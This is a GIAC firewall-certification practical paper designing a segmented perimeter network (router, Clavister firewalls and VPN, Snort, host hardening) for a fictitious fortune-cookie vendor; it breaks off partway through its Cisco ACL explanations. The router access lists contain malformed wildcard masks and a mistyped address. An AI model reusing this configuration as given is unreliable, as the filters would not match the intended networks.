Global Information Assurance Certification Paper

Firewalls, Perimeter Protection, and VPNs
GCFW Practical Assignment
Version 1.6

Parliament Square

Eugenio Correnti

Introduction

This document describes a proposed security architecture for GIAC Enterprises (GIAC), a fictitious, on-line vendor of fortune cookie sayings.

GIAC Enterprise's security architecture is designed to meet its business needs while securing company information assets.

Security Architecture

1 Architecture Overview

In order to define a correct and justified security architecture, we should include a risk management factor in the cost of the overall architecture, by simply listing the presumed costs and risks of different choices.
The problem here is that we do not have any potential profit figures in the assignment so we will just try to deliver the best architecture, not knowing the exact quantified values of the assets. It is pretty much straightforward to justify and understand the need for an expensive security architecture in the case of an online site which makes X $ /day in online sales, in the case the "implemented security insurance" could eliminate or minimize the risk of the online company not being able to sell online . We'll just assume that the expenses in this security architecture are motivated by the profits of GIAC Enterprises online sales of fortune cookies.

We will follow the Defense in Depth security philosophy, by identifying the different vulnerable points of the network ,segmenting the network in different access zones, and hardening systematically OS/applications of GIACs network. We will segment the network as much as possible thus "serializing" the risks in case of network intrusions.
For instance generally the database server with the fortune cookies is going to be "more" vulnerable than Y's workstation. Nevertheless we will identify the different flows deriving from internal/external users (partners, suppliers, road warriors) and adequately firewall these flows with mean of several separate zones protected by different firewalls. The obvious risks of this "online business" architecture being the vulnerability of the public servers, considered their business value, we must not forget the internal risks (where we have to strictly define access to different zones and servers, even between "internal" zones). The external attacks, still being the most publicized threats, are in fact less common than the "internal" attack threats caused by bad configurations and internal users. Regarding the physical security , all critical

network equipment on the different segments will be placed in a locked fire-proof room and connected to UPS (Uninterruptible Power Supplies).
Regarding the choice of firewall equipment will we deliberately divert from the well-known “empirical security principle” stating that using firewall technology from different vendors facilitates the diversity of defense concept, and choose firewall technology from a unique vendor ,mainly for two reasons: the benefit of enhancing central management and log collections of all firewall devices in a separate firewall management zone, and the high security and flexibility associated with the product.
As Securityfocus CTO Elias Levy wrote in the article “The blind leading the blind” [1] , “ if vendors that specialize in security can't produce a secure product, what chance does any other software vendor have? And before you mention open source as a solution, consider its track record. With some exceptions, it's not much better.. “.

We will not allow any modems on the internal network , to avoid having non-authenticated dial-in users in our internal network.
Finally we will use a GPS box connected to a server, in order to provide a Network Time server for the internal network.

The principle we will have in mind in the never ending security policy process, will be to try to quantify the costs versus threats , regarding the practical implementation of the security policy and business needs.
The security policy will be considered an insurance for the business conducted, and has to be realistic. We do not want to pay an high “insurance” for a non connected company , who’s business is not dependent of the network security, but we will have to for an online company as GIAC entreprises.

2 Requirements

Based on the business needs and requirements of GIAC Entreprises, we define the following security requirements of GIACs perimeter network, the default policy of GIACs network being to deny everything unless it is required for the business needs.
We will enforce enforce encrypted and authenticated flows between GIACs network and GIACs extended network, that is the partners , suppliers and roaming users.

We have 4 “external’ groups who needs to access to GIACs ressources : the customers, suppliers, partners , and GIACs roadwarriors.

1/Customers must be able to access GIACs public web site by http and securely buy fortune cookie sayings using HTTPS, which is http wrapped up inside SSL. Once the customers buy the fortune cookies, the Web server will communicate with the production database server through an SQL query, in order to retrieve the required fortune cookies. It will be assumed that the database system is listening on tcp/1521, assuming it is based on

Oracle/SQL-Net.

2/GIACs partners must be able to download fortune cookie sayings in a secure way. They will only have read access to a user/password protected directory on the partner ftp server through a lan to lan VPN tunnel , terminating on the VPN firewall.

3/GIACs suppliers must be able to upload fortune cookie sayings in a secure way. They will have write access to a specific user/password protected directory on the supplier ftp server , through a lan to lan VPN tunnel, terminating on the VPN firewall.

4/ In order to have a better control of the "users" behind the vpn tunnel, will GIACs only permit access from a subset of the partners and suppliers private network. GIAC will also use PGP software to sign and encrypt the fortune cookie sayings destined for the partner , prior to uploading it to the ftp server. The file will be signed with GIACs private key, and encrypted with the partners previously exchanged public key. Much in the same way will GIACs production team be able to decrypt the suppliers uploaded cookie sayings, by using GIACs private key to decrypt the file and the suppliers public key to verify the signature. In this way will have confidentiality, authentication and integrity even for the part of the flow of the VPN connection which is typically not encrypted and authenticated, from the host to the IPSec gateway, and from the IPSec gateway to the host at the other end of the tunnel.
It will be required that GIACs partners and suppliers use compatible PGP based encryption software in order to access and modify resources on GIACs network.

5/ GIACs internal users located on the production network and finance network will have access to the internet through a ftp and http proxy. Because of the high security risks of active x in the integrated http browser in windows OS, will the http proxy be configured to only accept Opera and netscape http browsers. A subset of the production users will be able to access the different servers of the screened and partner network, in order to administer the servers , and to upload/download the different fortune cookie sayings on the partner/suppliers ftp servers. The access will only be permitted using SSH. GIACs firewall administrator group will be able to connect to and administer the different firewalls

5/The defined sensitive internal networks, that is the management networks and the finance and database server will not have access to the internet.

6/ A subset of GIACs employees must have the opportunity to connect from the public network to access the lotus notes mailserver in a secure way. They will not have access to notes webserver to retreive mail, but will use the notes client, which uses certificate to allow access to specific domino server (the server where the client mail is stored).

They will use an IPSec compatible client, a personal firewall , and an up to date antivirus software, in order to access the mail server through a VPN tunnel, terminating on the VPN firewall.

7/ We will have a strict security policy regarding the different hosts OS hardening. A special attention will be delivered to hardening the exposed "public" servers and the internal vulnerable servers as the mail server, the database servers and others. The hardening OS will follow the state-of-the art procedures for hardening Operating Systems and applications.

8/ The same defense in depth principles will be implemented up to the critical network.

3 Perimeter Design

3.1 Security Zones

We divide GIAC Enterprises network into 3 distinct security zones: the low, medium and high security zone.
The low security zone A presents the highest public exposure, and is composed by the partner/supplier network and the screened network.
The medium security zone B has no direct interaction with the public network , except for the production database indirectly, and is composed by the service network and production network.
The high security zone C is composed by the financial network and the administration network. Figure 1 shows a graphical representation of GIACs different security zones with their associated networks.

We divided the different networks further, as of figure 2, in order to increase the idea of security modules of the network, and to minimize the "domino effect" consequences of one server being compromised. The web server being hacked for instance, will not automatically mean that the dns server is hacked, if and only if we firewall the flows between the servers. So we dedicate a firewall interface to each server of the traditional dmz, creating then 5 different subnetworks (A1…A5) for the high security zone A, 5 subnetworks (B1….B5) for the medium security zone B and finally ,4 different subnetworks (C1…C5) for the high security zone C.

For instance the **screened network** hosts information and services offered by GIAC to everyone in a controlled way. These services consist of the public web server , name resolution of the mail and web server only through the external dns server. The screened subnet has the highest level of exposure to the external environment. The screened net is divided further in 3 lan segments : the web server , the dns server, and the smtp relay gateway, each having his own network interface directly connected to the primary firewall. We choose here to implement a split dns security politics, meaning that the external dns server "serves" only the "external users" and the internal dns server servs GIACs internal users. In this case the dns server has only 2 records: the mail exchange record of GIAC entreprises smtp domain, and the

public web server. The internal dns server located in the service network has the internal *name records, as the internal mail server for instance.
The external dns server has a slave dns server on the public network that will need to make zone transfers through port 53/TCP. All the other dns "clients" will be allowed to query the external dns server through port 53/UDP only.

The web server will run an apache web server with SSL and SQLnet support running on an OpenBSD box. The mail relay server will be qmail on an OpenBSD , with an additional **Qmail-Scanner**, (also known as scan4virus) ,an addon that enables a Qmail Email server to scan all gatewayed Email for certain characteristics. It is typically used for its anti-virus protection functions, in which case it is used in conjunction with commercial virus scanners. but also enables a site (at a server/site level) to react to Email that contains specific strings in particular headers, or particular attachment filenames or types (e.g. **.VBS** attachments). We will block and quarantine systematically certain file extenstions as .bat, .com,.reg .exe for example, and eventually block html mail and put dynamic content filters , by implementing the signature files of the attack. The server will also have a static anti-virus scanner,that will detect and delete known viruses.
The dns server will run the latest bind version on a FreeBSD box.
In the building and installation of the different servers, we will use SANS excellent and up to date documents, as for instance " **Building a Secure DNS Server and Keeping it Secure, Using FreeBSD**" by Martin Poulin available at

http://www.sans.org/infosecFAQ/DNS/sec_server.htm

Regarding the highly sensitive database server running Oracle, it will be monitored closely ,and the only connections that can be made to it are from the public web server using SQLnet, and from a specific subset of the production network that will administrate the database server.
The Lotus Notes server will be running on a SUSE linux server .
The firewall manager and the firewall log server will be running on W2K pro workstations, on isolated NT workgroups.

Every valuable host will be hardened prior to its use in production, and there will be a periodic host and application oriented review of the security on GIACs network.

3.2 Border Router

The first line of defense of GIACs network is their external router connected directly to the public network. For this layer, the choice has fallen to a Cisco 3620 running IOS version 12.2. The router is configured to block disallowed traffic from the internet ,including GIACs internal RFC1918 compliant private adresses, local adresses and 0.0.0.0/0 networks.

This router is configured with a one-port high speed serial interface connected to a T1 (1.5 Mbps) line. A T1 connection will provide a necessary initial bandwidth for GIACs online business requirements.

A Four-port Ethernet network module is installed in the second of four slots in the 3620. Figure 2 shows that one of these 100mb ports is connected directly to the VPN Firewall..
The border router will send logs internally to the syslog server on UDP port 514.

3.3 Primary Firewall

The second layer of defense is the main external firewall, a Clavister Firewall 7.0 . This firewall provides us with a high security , totally independent , highly performant and specialized firewall core , based on stateful inspection, and which do not rely on any underlying operating system. The firewall software can be run on a standard x86 PC, for example a 486 with 4 MB of ram, thus delivering approximately 2 Mbits of filtered flow through it, or on a PIIII with a 1 Ghz processor and a gigabit network card , delivering 2 Gbits of filtered flow, or it can later be run on Clavisters own customized appliances. We choose to run the Firewall core on a standard PIII with a processor of 733 Mhz,128Mb of RAM, 2 four-ports Fast ethernet D-link DFE-570tx cards and a 4 Mb DiskOnModule for storing the firewall core and configuration files on the firewall machine.
The Firewall Clavister core is about 400 kbytes, and uses the “underlying” OS , actually still Caldera-DOS but moving soon to an own boot loader, to load the network drivers and to execute the core.
Clavister wrote everything from scratch, from the TCP/IP stack to the routing table , and the core is meant to firewall and nothing else. There is no service on the firewall, and there is no shell or even a remote concept of OS user.
We believe that it provides higher default security than the most hardened OS used for customizing firewalling , simply because the firewall itself really doesn’t need to be hardened, it is already hardened by default.
Clavister provides native firewalking and fingerprinting filters, and does not run any services.
Although the performance is not the most important factor at all, it has an important value for several dmz firewalls, thus assuring that the firewall will not become the networks bottleneck, in case we need high speed access requirements between internal firewalled subnetworks as in our case.

3.4 VPN Gateway

GIAC Enterprises VPN Gateway is a Clavister IPSec Gateway, which is integrated in the main firewall. The IPSec gateway provides secure IPSec connections for GIACs partners and suppliers, and for a subset of GIACs Internal users who will use Clavister IPSec clients to access GIACs internal mail server, to read their emails from the internet.
It will be required that GIACs partners and suppliers will use compatible IPSec gateways and PGP based encryption software in order to access resources

on GIACs network.
The VPN Gateway will have lan to lan connections for the suppliers and partners and host to lan for GIACs roadwarriors.
It is a business requirement to have confidential and authenticated flows between the suppliers, partners , roadwarriors and the accessed ressources on GIACs network.
The confidentiality is accomplished by the encryption, and the authentication by use of cryptographic keyed hashes.
We decided to choose a VPN gateway incorporated in the firewall for the following benefits:
- the firewall can protect the VPN gateway subsystem
- the firewall can inspect and log plaintext from the vpn
-It is easier to support roaming clients, than if the vpn were placed on a separate dmz ,for instance.
- We do not need special routes for connected vpn hosts/networks.
- The vpn and firewall policies are completely integrated.

The only obvious drawback by having an incorporated VPN gateway are that the vpn gateway can make the firewall less stable . Still it will not add a supplementary piece of hardware to the potential points of failure.

3.4 Intrusion Detection

We decided to include 2 network based intrusion systems.
One between the primary firewall and the intermediary firewall, and one between the intermediary firewall and the internal firewall.

After the somehow mature consciousness and understanding of the virus and the firewalls, we are experiencing a security market where we need to deploy network or host based intrusion detection systems, forgetting that if administrating a firewall may not be a daily job, it is an absolute pre-requisite for IDS administrators. So we decided not to implement IDS on every connected network segment, thus relying that the router and the primary firewall will block non-authorized traffic, and concentrating only on internal network traffic, that is on trying to identify "strange" traffic from the external network to the internal and viceversa.
The chosen intrusion detection system is snort, freely available at www.snort.org. The snort equipment has one sensor connected to the target network without an IP address and in sniffing mode , allowing it to sniff and analyze all the traffic. The other network card on each snort box, is connected to an IDS switch where a IDS management console is attached.
The IDS management console is not connected to the rest of the network , and while the IDS administration belongs logically to the network administration group, we decided on purpose to place it on an isolated segment.

The filters on the snort boxes are constructed in that way that they concentrate primarily on the firewall drop rules and not on the allow rules. That is we

concentrate on not allowed traffic .
For instance will we not log traffic intended to the public web server on port 80 and 443 (HTTP/HTTPS) but all other traffic to the web server.

3.5 Intermediary and internal firewall

We decided to include an intermediary and internal firewall to be able to segregate the different security zones from each other (low , medium and high security zones) and to have several network layer of defense.
We are using Clavister firewall again, in order to have high security and centralized firewall management and supervision.
Clavister Firewall can log to syslog servers or to his own firewall logger.
We decided to have the 3 firewalls to log to the same firewall logger on the administration , in order to centralize log management, and more important, to centralize log queries. The three firewalls will be sending logs to the clavister log server on UDP port 999.

3.6 OS and application hardening

We will systematically harden the servers and workstations Operating systems, with the same principle as for the firewall installation:

After have proceeded for a default installation, will we
eliminate the unneeded services and harden the used services,
We will be using host-based firewalls and filters, to ensure that the host policy of inbound/outbound flows is consistent with the security network policy.

-The linux based servers, will for instance use the native stateful firewall iptables and TCPwrappers, to control ,filter and syslog the access to eventual services.

- The OpenBSD servers ,will in the same guideline, be modified default installations, even if OpenBSD, has a secure default installation compared to other OS. The unauthorized access will be logged locally to a syslog.

- The Windows NT4/2000 servers will particularly be hardened, and unneeded services will be eliminated. We will deliberately not use netbios and the microsoft client service if not needed. We will use NTs eventlogs to periodically control the security of the machine.

These Server/Workstations hardening will be a cyclic 4-phase procedure:

- Defining the services needed for the host and the applications/host access lists
- Eliminating unneeded services and patching the OS with the latest patches.
- Auditing the host security policy with different scanners and utilities

- Logging the authorized/unauthorized access, and controlling the logs

We will use for instance the following sources for OS hardening and OS security up to date documents:

- Lance Spitzner excellent guidelines for securing different OS, accessible at http://www.enteract.com/~lspitz/ ,and SANS FAQs and documents .
-The SANS institute online documentation and FAQ , available at http://www.sans.org

For scanning the OS will we use freely available network and application scanners, as nmap, at http://www.insecure.org, Nessus , available at http://www.nessus.org , and Languard Network Scanner available at http://www.languard.com

3.7 IP and network addresses for GIAC Entereprises

Public IP Addresses	210.73.198.0/24
Border Router	205.63.188.99 – External Interface
Border Router	210.73.198.1 – Internal Interface
Clavister IPSec gateway	210.73.198.254
SMTP Relay Server	210.73.198.3
External DNS Server	210.73.198.4
Customer WEB Server	210.73.198.2

Low Security Zone A:

Partner Network (A1)	10.10.0.0/24
Clavister VPN Firewall	10.10..0.254
Partner FTP Server	10.10.0.1
Supplier Network (A2)	10.10.1.0/24
Clavister VPN Firewall	10.10.1.254
Supplier FTP Server	10.10.1.1
Dns External Network (A3)	10.10.2.0/24
Clavister VPN Firewall	10.10.2.254
External DNS Server	10.10.2.1
Public Web Server Network(A4)	10.10.3.0/24
Clavister VPN Firewall	10.10.3.254
Public Web Server	10.10.3.1
Mail relay Network(A5)	10.10.4.0/24
Clavister VPN Firewall	10.10.4.254
SMTP relay server	10.10.4.1

Medium Security Zone B

Internal Mail Network(B1)	192.168.0.0/24
Clavister Firewall #2	192.168.0.254
Internal mail server	192.168.0.1
Internal DNS Network(B2)	192.168.1.0/24
Clavister Firewall #2	192.168.1.254
Internal DNS server	192.168.1.1
NTP server Network(B3)	192.168.2.0/24
Clavister Firewall #2	192.168.2.254
NTP server	192.168.2.1
Internal Network(B4)	192.168.3.0/24
Clavister Firewall #2	192.168.3.254
Internal File server	192.168.3.1
Proxy server	192.168.3.2
Workstations	192.168.3.3-253
Production Database Network(B5)	192.168.4.0/24
Clavister Firewall #2	192.168.4.254
Database Server	192.168.4.1

High Security Zone C

Finance Network(C1)	172.16.0.0/24
Clavister Firewall #3	172.16.0.254
Finance Server	172.16.0.1
Firewall Manager Network(C2)	172.16.1.0/24
Clavister Firewall #3	172.16.1.254
Firewall Manager	172.16.1.1
Firewall Database Network(C3)	172.16.2.0/24
Clavister Firewall #3	172.16.2.254
Firewall Database	172.16.2.1
Firewall/Router log server Network(C4)	172.16.3.0/24
Clavister Firewall #3	172.16.3.254
Firewall log server	172.16.3.1
Syslog server	172.16.3.2

IDS Management	
IDS manager server	NO IP ASSIGNED




Figure 1




Figure 2

Security Policy

4.1

Based on the previously defined security architecture , we will now provide security policies for the border router ,the primary vpn firewall and the intermediate and internal firewall.

4.2 Border router Cisco 3620

The border router will be our first layer of defense. The main goal of the device, besides providing connectivity, will be to block network traffic that should never occur, as incoming traffic from GIACs assigned public address space, RFC1918 compliant private address networks, the localhost network 127.0.0.0/8 the zero network 0.0.0.0/8 , and the multicast network 224.0.0.0/3.This filtering will be created for access-group 101.

The syntax here will apply to Cisco 3620 running IOS 12.2 . We will use an extended router ACL. Logging is enabled and sent to the internal syslog server at the firewalls external IP 210.73.198.254

Filtering for access-group 102, egress filtering is done in the ACL to only permit GIACs public adress space to leave the router and denying everything else.
The main reason for egress filtering , is being a good internet neighbour, and filtering out illegal traffic that could help you to participate in distributed denial of service attacks. These new treats have no chance to be resolved by single devices, firewalls or routers, but need to be solved by configuring correctly the routers that provide internets connectivity. And it is a good internet neighbor practice.

We will provide the router with a warning banner, to prevent GIAC from legal issues in case of an intrusion.

Router Access Control Lists:

- service password-encryption
- no service finger
- no ip directed broadcast

- no ip unreacheables
- no ip source route
- no cdp running
- ip access-group 101 in
- ip access-group 102 out
- access-list 101 deny 192.168.0.0. 0.0.255.255 any log
- access-list 101 deny 172.16.0.0 15.255.255.255 any log
- access-list 101 deny 10.0.0.0 0.255.255.255 any log
- access-list 101 deny 0.0.0.0 0.255.255.255.255 any log
- access-list 101 deny 127.0.0.0 0.0.0.255 any log
- access-list 101 deny 224.0.0.0 31.255.255.255 any log
- access-list 101 deny 210.73.198.0 0.0.0.255 any log
- access-list 101 permit any
- access-list 102 permit 210.73.198.0 0.0.0.255 any
- access-list 102 deny ip any any log
- logging 210.73.198.254
- int serial 0
- - Banner / WARNING: GIAC Enterprises authorized access only/

Explications for the chosen options and settings:

- **service password-encryption**

Cisco router passwords are by default stored in plain text in the configuration file, by using service password-encryption we force the router access password to be encrypted. Even if this encryption can be broken it still provides us with a better layer defense.

- **no service finger**

We have chosen to disable the finger service , in order to prevent external/internal unauthorized uses to get information about logged users on the router, which usually occurs in the recognition phase prior to a network attack

- **no ip direct-broadcast**

This will avoid broadcast traffic from ever being sent to our primary firewall.

- **no ip unreacheables**

